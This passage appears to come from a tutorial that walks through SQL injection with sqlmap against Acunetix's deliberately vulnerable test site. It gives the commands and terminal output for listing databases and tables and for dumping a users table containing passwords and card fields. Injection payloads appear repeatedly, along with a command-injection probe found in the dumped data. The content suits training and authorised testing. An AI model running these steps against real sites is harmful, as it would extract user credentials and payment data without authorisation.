    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b786271,0x6c4c476c494d5064464a454a4e4d546f5668544f4876726878784b42644
d704d4e5a777674746778,0x71717a7871),NULL,NULL-- -
---
do you want to exploit this SQL injection? [Y/n]
[13:04:57] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[13:04:59] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

SQL injection vulnerability has already been detected against 'testphp.vulnweb.com'. Do you want to skip further tests involving it? [Y/n]
[13:05:05] [INFO] skipping 'http://testphp.vulnweb.com/hpp/?pp=12'
[13:05:05] [INFO] skipping 'http://testphp.vulnweb.com/artists.php?artist=1'
[13:05:05] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?aid=1'
[13:05:05] [INFO] skipping 'http://testphp.vulnweb.com/product.php?pic=6'
[13:05:05] [INFO] skipping 'http://testphp.vulnweb.com/showimage.php?file=./pictures/6.jpg&size=160'
[13:05:05] [INFO] skipping 'http://testphp.vulnweb.com/comment.php?pid=6'
[13:05:05] [INFO] skipping 'http://testphp.vulnweb.com/hpp/params.php?p=valid&pp=12'
[13:05:05] [INFO] skipping 'http://testphp.vulnweb.com/listproducts.php?artist=3'
[13:05:05] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/home/kali/.local/share/sqlmap/output/results-09052023_0102p
m.csv'
[13:05:05] [WARNING] your sqlmap version is outdated

[*] ending @ 13:05:05 /2023-09-05/


┌──(kali㉿kali)-[~]
└─$ █
```

The URL which is detected as SQL Injection Vulnerable.

URL: 'http://testphp.vulnweb.com/listproducts.php?cat=1'



testphp.vulnweb.com/listproducts.php?cat=1

TEST and Demonstration site for Acunetix Web Vulnerability Scanner

Posters

The shore

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Mistery

Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

The universe

Lorem ipsum dolor sit amet. Donec molestie. Sed aliquam sem ut arcu.

painted by: r4w8173

comment on this picture

Walking

Lorem ipsum dolor sit amet, consectetuer adipiscing elit. Donec molestie. Sed aliquam sem ut arcu. Phasellus sollicitudin.


painted by: r4w8173

comment on this picture

Syntax: sqlmap -u <vulnerable_url> -D <database_name> --tables

// To fetch the table names passing the Database name

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –tables




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -tables
        ___
       __H__
 ___ ___["]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicab
le local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 15:32:54 /2023-09-05/

[15:32:55] [INFO] resuming back-end DBMS 'mysql'
[15:32:55] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9872=9872

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b786271,(SELECT (ELT(3015=3015,1))),0×71717a7871),3015)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4810 FROM (SELECT(SLEEP(5)))fCqX)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×716b786271,0×6c4c476c494d5064464a454a4e4d546f5668544f4876726878784b42644
d704d4e5a777674746778,0×71717a7871),NULL,NULL-- -
---
[15:32:55] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[15:32:55] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+

[15:32:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[15:32:56] [WARNING] your sqlmap version is outdated
```

Syntax: sqlmap -u <vulnerable_url> -D <database_name> --T <Table_name> --columns

// To fetch column names passing Database name & Table name

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –T users --columns




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 15:34:38 /2023-09-05/

[15:34:38] [INFO] resuming back-end DBMS 'mysql'
[15:34:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9872=9872

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b786271,(SELECT (ELT(3015=3015,1))),0×71717a7871),3015)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4810 FROM (SELECT(SLEEP(5)))fCqX)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×716b786271,0×6c4c476c494d5064464a454a4e4d546f5668544f4876726878784b42644d704d4e5a777674746778,0×71717a7871),NULL,NULL-- -
---
[15:34:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.6
[15:34:38] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+
```

Syntax: sqlmap -u <vulnerable_url> -D <database_name> --T <Table_name> --dump

// To dump the table passing the Database name & Table name

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –T users --dump




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [,]     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage
 caused by this program

[*] starting @ 15:35:37 /2023-09-05/

[15:35:37] [INFO] resuming back-end DBMS 'mysql'
[15:35:37] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9872=9872

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0×716b786271,(SELECT (ELT(3015=3015,1))),0×71717a7871),3015)

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 4810 FROM (SELECT(SLEEP(5)))fCqX)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CONCAT(0×716b786271,0×6c4c476c494d5064464a454a4e4d546f5668544f4876726878784b42644d704d4e5a777674746778,0×71717a7871),NULL,NULL-- -
---
[15:35:38] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.6
[15:35:38] [INFO] fetching columns for table 'users' in database 'acuart'
[15:35:38] [INFO] fetching entries for table 'users' in database 'acuart'
[15:35:38] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: acuart
Table: users
[1 entry]
+-------------------+----------------------------------+------+------+------------------+-------+-------+---------+
| cc                | cart                             | name | pass | email            | phone | uname | address |
+-------------------+----------------------------------+------+------+------------------+-------+-------+---------+
| ping -n 6 127.0.0.1 | 0e3024de3062e79cacedb4ccb7fe1f56 | aman | test | aman@example.com | 3     | test  | 3       |
+-------------------+----------------------------------+------+------+------------------+-------+-------+---------+

[15:36:17] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[15:36:17] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
[15:36:17] [WARNING] your sqlmap version is outdated
```


Syntax: sqlmap -u <vulnerable_url> -D <database_name> --T <Table_name> --dump-all

// To dump the entire database passing the Database name


Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart –T users –dump-all




```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D acuart -T users --dump-all
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume n
 caused by this program

[*] starting @ 15:50:22 /2023-09-05/

[15:50:22] [INFO] resuming back-end DBMS 'mysql'
[15:50:22] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 9872=9872

    Type: error-based
    Title: MySQL ≥ 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)
